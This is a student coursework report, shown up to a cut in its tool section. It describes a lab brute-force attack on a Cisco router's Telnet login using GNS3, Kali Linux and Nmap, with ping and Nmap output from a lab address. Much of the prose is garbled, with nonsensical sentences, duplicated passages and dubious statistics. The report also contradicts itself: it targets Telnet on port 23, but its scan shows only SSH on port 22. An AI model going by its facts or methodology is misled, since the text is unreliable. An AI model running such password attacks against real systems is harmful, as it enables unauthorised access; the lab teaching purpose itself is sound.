



 slington college
(इस्लिङ्टन कलेज)

Module Code & Module Title

CC5004NI Security in Computing

Assessment Weightage & Type

30% Individual Coursework

Year and Semester

2020 -21 Spring

Student Name: Himanshu Pandey

London Met ID: 19031311

College ID: NP01NT4A190131

Assignment Due Date: 23rd/4/2021

Assignment Submission Date: 23rd/ 4/ 2021

Word Count (Where Required): 3200

I confirm that I understand my coursework needs to be submitted online via Google Classroom under the relevant module page before the deadline for my assignment to be accepted and marked. I am fully aware that late submissions will be treated as non-submission and a mark of zero will be awarded.

Acknowledgement

I would like to thank my teachers, Mr. Akchayat Bikram Joshi and Mr. Sunil Maharjan for offering this course, which greatly helps me to provide a practical solution to prevent and mitigate security threats in information systems and in computer network structures. Our leader module sir make these courses understandable through appropriate guidance. He was so nice when he asked questions and he also helped me with a lot of research and learning new things. I am very grateful to him. I would like to thank my friends who helped me research and understand the questions and ultimately helped me complete the course in a limited time. This course has helped me a lot in developing my knowledge and skills. Thanks again for your support and it helped me finish the courses in advance.

Abstract

This assessment is individual coursework of security in computing. This technical report highlights the information on Brute force attacks. Telnet protocol has no encryption mechanism so Telnet is considered the most vulnerable point for brute force attack on server. Simple mitigation method can protect an individual's or organization's privacy has also shown by this report.

The primary goal of this report is to develop a brute force attack at the heart of the relationship. The brute force attack was carried out using a variety of tools, including Kali Linux (Attacker machine), Cisco Router (Host machine), Nmap, VMware, and Gns3. A useful attack demonstrates how vulnerable a router is to Brute-Force attacks using the telnet vulnerability. We also showed the mitigation process in this report, which included configuring ACLs and configuring a command to disable telnet. The evaluation process is also carried out, and it is frequently based on the benefits and drawbacks of the mitigation approach used. Also included is a detailed description of cost-benefit analysis (CBA), which is used to determine whether resistance is effective or not.

Table of Contents

2. Background.....	10
2.1 Brute Force Attack	12
2.2 Telnet.....	14
2.3 Pre-requirements and Tools.....	15
3. Methodology.....	17
4. Demonstration.....	18
Setting a virtual Lab in GNS3:	18
Scan with Nmap.....	20
Using BruteDum script.....	20
5. Mitigation.....	25
6. Evaluation	29
Cost-Benefit Analysis.....	30
7. Conclusion	31
Bibliography	Error! Bookmark not defined.

Table of figures

Figure 1 top 10 attacks in 2018 (www.hackmageddon.com, 2018).....	7
Figure 2target sector 2018-2019	8
Figure 3attack against it networks from july to december 2019.....	11
Figure 4 packet sniffing	15
Figure 5network architecture.....	19
Figure 6ping the router	20
Figure 7scan with Nmap.....	20
: Figure 8starting the brute Dum tool	21
Figure 9scanning with brutedum pre installed Nmap	22
Figure 10 choosing brute force tool.....	23
Figure 11providing the username and password list for brute force attack	23
Figure 12cracking username and password with hydra	24
Figure 13creating username and password	25
Figure 14keeping banner	25
Figure 15kepp ip interface F0.....	26
Figure 16 line vty 0 4 and mitigation port off at last	26

Figure 17mitigation scanning Nmap	26
Figure 18mitigation router	27
Figure 19mitigation attack through hydra	27
Figure 20mitigation success	27
Figure 21mitigation 1 router	28
Figure 22 Nmap scaning and pinging the router	28
Figure 23showing brief interface ip	28
Figure 24 ssh open in router	29

1. Introduction

The most significant change in human history in recent years has been massive progress in the field of information technology. It has become an important part of many people's daily lives. Business education, farming, share-marketing, and a variety of other industries can see changes in the global market much faster than they usually do after technological advancements. However, as the number of malware, hackers, and malicious activities increases on a daily basis, it has increased the level of threats and risk to humankind.

Some of the most common attack strategies used by hackers when compromising the target vector include man-in-the-middle (MitM) attacks, phishing and sparing attacks, SQL injection attacks, cross-site scripting attacks, Drive-by attacks, and Brute-Force attacks. A brute force attack is a technique for obtaining private user data such as usernames, passwords, passphrases, or PINs (PINs). Typically, these attacks use a script or bot to 'guess' the desired information until a correct entry is confirmed. Brute-force attacks have been shown to be one of the major threats to network security, ranging from online

banking and bit-coin wallets to file transfer protocol (FTP), telnet servers, and secure shell (SSH), as well as passing governmental institutions. (O'DRISCOLL, 2020)

Passwords can be used in a variety of ways, including passcode, personal identification number (PIN), pass, and password. It's used for online banking, email logins, computer logins, ATM logins, Telnet, and SSH logins, among other things. For security reasons, people should immediately replace vendor default usernames and passwords with much stronger ones and never share them with anyone else. However, even the most secure systems can be hacked because the internet's growth provides hackers and intruders with an unlimited opportunity. Brute-force attacks can be prevented but not eliminated because security is a continuous and ongoing process. As a result, a company must conduct vulnerability assessments and penetration testing. (VAPT) to identify new vulnerability in various assets. (Mohammed Farik, 2015).

1.1 Current Scenario

For the next two decades, cybercrime will be a major threat to humanity. A computer, a computer network, or a network device are all targets of cybercrime. Individuals or organizations can commit cybercrime. Some cybercriminals are well-organized, employ advanced techniques, and possess advanced technical skills. Others are inexperienced hackers. (htt1) By 2021, the global cost of cybercrime is expected to reach \$ 6 trillion. (2016)

In the previous fiscal year, the average loss of computers for midsize businesses was \$ 1.56 million. According to a global survey conducted in May 2019, the average loss for businesses of all sizes was \$ 4.7 million. (BARD, n.d.) According to cybersecurity Ventures, by 2021, over 70% of cryptocurrency transactions will be illegal, up from 20% (top 5 cryptocurrencies) to nearly 50%. (morgan s. , 2019) This percentage, which reflects advertising on online and mobile devices, is expected to increase to \$ 44 billion by 2022. (Ahuja, 2020)




Figure 1 top 10 attacks in 2018 (www.hackmageddon.com, 2018)




Figure 2target sector 2018-2019

According to the McAfee Labs report 2019, **Multiple, Public, Individual and Health care** are the most target sectors of hackers in the year 2018 to 2019. Here, as we see on the vector **Finance and Education** are also the targeted sectors which are facing threats globally.

Sina Weibo, with over 500 million users, China is responding to Twitter. As in March 2020 it was confirmed that names, usernames, sexuality, area and - for 172 million users – telephone numbers were published in dark Internet markets. Passwords were not included, indicating why the data was only available for 1,799 yen (\$ 250).

The offer has been accepted Sina Weibo was admitted into society, but the data was obtained by contacting the Address Book API, according to Sina Weibo. Users don't have to worry about passwords being stored in plain text format, he added. The social media giant said it had reported the accident to authorities and was being investigated by the Chinese Cyber Security Directorate at the Ministry of Industry and Information

Technology. (2019) A reference was made in September 2001 to a Pakistani hacker who used Gnosticplayer to gain access to a database of friends and register 218 million accounts. SHA-1's email addresses, digest passwords, phone numbers, and user IDs were stolen for Facebook and Zynga accounts, according to Zynga. (swinhoe, 2020)

1.2 Problem Statement

Many protocols, such as telnet and FTP, ensure network communication and internet streaming, but they are not designed with security in mind. When defining these fundamental protocols, programmers and IT professionals were not concerned that hackers or attackers would steal, sniff, and gain unauthorized access to pursue financial road safety for financial abuse, and ruthlessly steal violent attack. Hackers attract weaker paired protocols, such as telnet and ftp, because of their unauthorized access to superpower on applications and server devices through attacks. Telnet protocol, which provides a command line interface device or for communicating with a remote server, the remote control sometimes, but also for initial configuration and construction, as hardware. It is classified as a Teletype Network; however, it can also be used as a verb: "Connect to a Telnet using the Telnet protocol (Teletype Network Protocol)" (Telnet) For Telnet vulnerabilities, solutions such as creating a strong username and password, configuring a command to disable telnet on a server or router can be used to prevent them from becoming a problem. Because Telnet is a text protocol, attackers can quickly collect it and use it to steal data and passwords. Telnet protocol has no encryption mechanism so Telnet is considered the most vulnerable point for brute force attack on server. The TELNET protocol is highly targeted and used by attackers to carry out a brutal force attack due to its poor security mechanism. (rois, 2009)

1.3 Aims and Objectives

The main goal of this report is to present evidence of unauthorized Telnet login in the router using a brute force attack concept and minimizing vulnerability using a variety of techniques and tools.

The objectives of the report are:

- Analyze and review various research articles on Telnet protocol vulnerabilities, brute force attacks and mitigation techniques.
- Mapping the steps taken to exploit and mitigate telnet vulnerabilities.
- Calculation of the cost-benefit analysis of mitigation strategies.

2. Background

Our daily lives are influenced by the shared electronic information network. This network is used by a variety of organizations, including medical, financial, and educational institutions, in order to function effectively. Large amounts of digital content are collected, processed, stored, and exchanged over the network. Your information can include anything that contains your information and is used to identify you, such as your name, date of birth, and place of birth, or your mother's maiden name. Health, education, finance, and employment data can also be used to identify it online.

In 2018, there were nearly 4 billion internet users (nearly half of the world's 7.7 billion inhabitants), compared to 2 billion in 2015. Cybersecurity Ventures expects to have 6 billion internet users by 2022 (8% of the world's population is expected to be 20 %) - and more than 7.5 billion internet users by 2030 (90% of the world's population is expected to be 8.5 years, 6 years and older). (morgan a. , 2019)

According to **Trend Micro and Internet of Things** Manufacturing, Government, Education and HealthCare has the top security threats to manufacturing environments.




Figure 3 attack against it networks from july to december 2019

Furthermore, the top five industries most impacted by cyber-attacks in the last five years have been healthcare, manufacturing, financial services, government, and transportation. Retail, oil and gas / energy and public services, media and entertainment, law, and education (K-12 and higher spending) are predicted to be the top ten industries from 2019 to 2022, according to cybersecurity firms.

Personal health information is 50 times more valuable in the black market than financial information, and stolen patient data costs \$ 60 per record (which is 10 to 20 times more than credit card information).

Hackers stole nearly 447 million consumer records in the last year, according to the Identity Theft Resource Center. This represents a 126 percent increase over the previous year and a new high for the number of risk files filed in a single year.

According to TechRepublic, over 40% of companies have sensitive files that are secure and accessible to all employees. (morgan a. , 2019)

In December 2018, Dubsmash's video messaging service in New York stole 162 million email addresses, usernames, PBKDF2 password snippets, and other personal information, such as the date of birth, that were all put up for sale on the Dark Web of Dream Market next December. The information was sold as part of a waste collection, including MyFitnessPal (below), MyHeritage (92 million), ShareThis, Armor Games and as part of the CoffeeMeetsBagel dating app.

Dubsmash admitted the violation and sale of the information - and advised changing the password - but could not say how the attackers were affected or how many users were affected by the attackers. (swinhoe, 2020)

A cyber attack can have a wide range of consequences. When it comes to services like banking, healthcare, and finance, consumers are treated more suspiciously than technically in a cyber attack. It's akin to instilling fear in the public by carrying out terrorist attacks on a transportation network. In terms of economic, information, and physical loss, the consequences of a cyber attack are more real and tangible. When the virtual world is tightly integrated with the physical environment, such as systems that control the supply of electricity, gas, water, sewage, oil, and basic services, physical loss can occur.

2.1 Brute Force Attack

Password cracking is another term for brute force attacks, which are used to reveal credentials and gain access to websites in order to steal data, vandalism, or malware, all

of which can be used to carry out cyberattacks on brute force, DDoS, and other targets. Even if there is no successful online property infringement, brute force attacks can flood servers with traffic, causing significant performance issues for the attacked site.

Brute-force attacks typically attempt to guess one of three things: an administrator user or password, a password hash key, or an encryption key. While guessing a short password can be relatively simple, this is not always the case with longer passwords or encryption keys: the difficulty of brute force attacks increases exponentially as the word or key gets longer. (vigliarolo, 2018)

The most basic type of brute force attack is an exhaustive key search, which works as follows: character by character, try all possible password solutions (for example, lowercase, uppercase, numbers, and special characters) until one is found.

Other brute force methods use a dictionary of terms (discussed in more detail below), a precompiled rainbow password cracker table, or rules based on usernames or other known characteristics of the account targeted to limit the range of possible passwords. (vigliarolo, 2018)

In reality, in the year 2000, it was a computer game called Brute-Force. Brute Force is a multiplayer third-person shooter with multiple characters. Each has their own set of skills and abilities. Its goal was to identify various other Union-supporting actors. In order to respond to the union, a group known as the "team of haunted forces" was formed. The team's mission was to find and defeat aliens as well as military forces. (dave, 2013)

For years, the internet has been plagued by brute force attacks. This is a fairly straightforward concept: try various word and number combinations until the correct one is found. Here, we'll look at the most recent trends and what we can do to protect your company. The number and severity of brutal force attacks has increased in recent years, such as those that targeted the United Kingdom and the Scottish Parliament last year.

The intensity of the attacks also increased with the number of very large brute force attacks - defined as more than 30,000 malicious requests in 10 minutes - ending in an

unprecedented 1.5 attacks per day after launch. The year is halfway through the level. ()
(Dennys, 2009)

2.2 Telnet

Telnet was one of the first Internet-based remote access protocols. IP network was the default remote road network of computers accessing in the early days, when it was first released in 1969. A client Telnet application is provided to the user via a terminal session to a remote host using this client-server protocol. Since there are no protocol integrated security, these are serious security issues, the environment, and have limited use of the network without fully trusted. Due to the hearing risk, the use of Telnet on the public Internet should be avoided. (telnet, 2020)

Telnet is a protocol that allows you to connect to remote computers on a TCP/IP network (called hosts) (such as the Internet). To connect to a Telnet server, run the Telnet client software on your computer (i.e. the host remote control). When the Telnet client connects to the host remote control, it transforms into a virtual terminal that allows communication with the host remote control from the computer. In most cases, you'll need to log in to the host remote control, which necessitates a system account. By logging in as an uninvited guest or community member. (Fitzgibbons, n.d.)

Telnet is a bidirectional interactive text-based communication system that operates over an 8-byte virtual terminal connection. User data in the band is affected by Telnet control information about the transmission control protocol (TCP). Telnet is a remote control protocol that can be used on a terminal to perform tasks.

The user connects to the server using the Telnet protocol, which requires him to be on the Telnet command line and use the following syntax: telnet host port. The user then uses separate Telnet commands on the Telnet command line to execute commands on the server. The user completes the Telnet command with Telnet to end the session and log in. (extrahop, 2020)




Figure 4 packet sniffing

The development of SSH was based on packet sniffing attacks similar to the one above, and these were the most common security problems on the Internet as early as the mid90s. Today it is common to monitor intelligence agencies, criminals and hackers and collect credentials from the Internet. (telnet, 2020)

2.3 Pre-requirements and Tools

TELNET is one of the most widely used protocols in today's IT infrastructures, and as such, it can be used by hackers to carry out valuable attacks. One of the safest ways to access TELNET servers is to use brute force passwords. There are several ways to use TELNET to carry out a brute force attack that will eventually support the creation of legitimate credentials.

To complete this task, we find resources such as Nmap Scripting Engine, all available in Kali Linux. Let's get used to a Cisco c3725 router for this.

VMware Workstation Pro version v15.0.0: This was used to run virtual machines; kali Linux.

GNS3 (Graphic Network Simulator-3) Version 2.2.5:

Originally developed as a network tool for Cisco, GNS3 (in short Graphic Network Simulator) has become a multi-vendor network simulator. A university student first developed GNS3 on Dynamips to emulate Cisco software. The interface was developed as a tool for network design and configuration. Here GNS3 was used to simulate network to run the brute force attack. GNS-3 enables complex network simulation with combinations of virtual and virtual devices.

Kali Linux v2020.1:

Kali Linux, as well as the debian distribution's works, have been discovered to be in a wide range. Your children and open architecture refers to the source's business conditions as well as the right to use it in a variety of ways.

While many experts advise against using Kali Linux for beginners, cybersecurity and art history enthusiasts will find it to be a useful Linux distribution. By default, Kali Linux provides a "single user root" that allows users to disable network services and administer in matters of counsel. This is helpful in considering, comprehending, and forensic data analysis to determine who is at risk of succumbing to the temptation, pressed down by the company's involvement in my infirmities, that, on the project. This tool is used to carry out brute force attacks in this scenario. (techopedia, 2020)

Medusa:

Medusa is a behemoth of parallel, rapid, and modular access. The goal is to support as many remote authentication services as possible. This tool is used as an attacker tool in Kali Linux. This tool is used as a penetration testing tool to assess the vulnerabilities of information systems. (medusa, 2018)

Nmap:

Nmap (Network Mapper) is a free open source vulnerability scanner and network detection tool. Nmap is a network administrator's tool for identifying devices on their system, locating available hosts and services, locating open ports, and detecting security risks.

Nmap can be used to monitor a single host, as well as huge networks containing hundreds of thousands of devices and a wide variety of subnets. Here this tool is used as port scanning tool. (Congleton, 2018)

In addition, the **Cisco c3725 router** and **Ethernet switch** in Kali Linux and Windows 7 PCs were used to create a LAN network topology in GNS-3.

3. Methodology

The Ethernet Switch, Cisco c3725 router (host device), and Kali Linux were used to create the LAN network topology in GNS-3 (the attack machine). To check the status of the connection between devices, the ping command was used.

The Nmap device is then used to search the host for a telnet vulnerability. Because port 23 was marked as open, the medusa was used to exploit a telnet vulnerability on the target computer.

4. Demonstration

Setting a virtual Lab in GNS3:

GNS3 is a Graphical Network Simulator (GNS3) that allows you to simulate complex networks. Virtualization programs, such as VMWare or Virtual PC, allow you to run multiple operating systems in a virtual environment. . These programs allow you to run virtualized versions of operating systems such as Windows XP Professional or Ubuntu Linux on your computer. Using Cisco Internetwork Operating Systems, GNS3 makes the same form of emulation. These programs enable you to run virtualized versions of operating systems on your computer, such as Windows XP Professional or Ubuntu Linux. Using Cisco Internetwork Operating Systems, GNS3 makes the same form of emulation. It enables you to run Cisco IOS on your device in a simulated world. GNS3 is the graphical user interface for the Dynagen product. The key software that enables IOS emulation is Dynamips. Dynagen is a user-friendly text-based environment that runs on top of Dynamips. With Dynagen running on top of Dynamips, a user can build network topologies using simple Windows ini-type data. With Dynagen running on top of Dynamips, a user can build network topologies using simple Windows ini-type data. GNS3 takes things a step further by incorporating a graphical user interface. GNS3 can be used to emulate Cisco IOSs on a Windows or Linux platform. Emulation is possible for a wide range of router platforms and PIX firewalls. To the extent that the card's compatible functionality allows, switching platforms can also be emulated using an EtherSwitch card in a router. As a consequence, GNS3 is an extremely useful platform for training for Cisco certifications like the CCNA and CCNP. GNS3 is an extremely useful platform for training for Cisco certifications like the CCNA and CCNP. A variety of router simulators are available, but they are limited to the commands that the developer wishes to use. When working on a practice lab, there are almost always commands or criteria that aren't supported. You are just showing a reflection of the performance of a virtual router in these simulators. The representation's precision is just as strong as the creator renders it. You are running an actual Cisco IOS

You'll be able to see exactly what the IOS outputs and access every order or parameter that the IOS supports with GNS3. . (Fuszner, 2019) The network architecture created by GSN3 to simulate a Brute-Force attack is shown in the topology below.




Figure 5 network architecture

The virtual topology contains of different components like cloud, router, switch and kali linux. The cloud has been connected to the router, router is connected to the switch, and last switch is connected to virtual box. Then attack was performed by LAN by providing the entire requirements required to do brute force like virtual box, Vmare, host and adapter.

Ping the router

The below diagram shows the connection between the cisco 3275 router (host device) and the attacker machine (kali linux) by ping command to check the connectivity. The commands do show is ping 10.10.10.1 from the kali Linux terminal.

```

root@kali:~# ping 10.10.10.1
PING 10.10.10.1 (10.10.10.1) 56(84) bytes of data.
64 bytes from 10.10.10.1: icmp_seq=1 ttl=255 time=16.0 ms
64 bytes from 10.10.10.1: icmp_seq=2 ttl=255 time=6.10 ms
64 bytes from 10.10.10.1: icmp_seq=3 ttl=255 time=6.66 ms
64 bytes from 10.10.10.1: icmp_seq=4 ttl=255 time=10.9 ms
64 bytes from 10.10.10.1: icmp_seq=5 ttl=255 time=3.55 ms
64 bytes from 10.10.10.1: icmp_seq=6 ttl=255 time=13.5 ms
^C
--- 10.10.10.1 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5007ms
rtt min/avg/max/mdev = 3.550/9.443/15.963/4.373 ms
root@kali:~#

```

Figure 6 ping the router

Scan with Nmap

Nmap is a powerful network scanning tool for pen-testing that is simple to use once you understand the basics. The simple command to scan for targets is 10.10.10.1 (viticim's IP), and the result will be printed as shown in the diagram below:

```

root@kali:~# nmap 10.10.10.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-23 00:11 EDT
Nmap scan report for 10.10.10.1
Host is up (0.046s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: C2:01:09:14:00:00 (Unknown)

```

Figure 7 scan with Nmap

After the scan we came to know that the port number 22 associate with the ssh is still open. Therefore, from this step we known that the system is vulnerable to brute force attack, and we can gain access to the system through SSH.


Using BruteDum script

BruteDum is a powerful script designed by githacktool that comes with pre-installed brute forcing tools like NCrack, Hydra and Medusa. This tool is command line tool which can

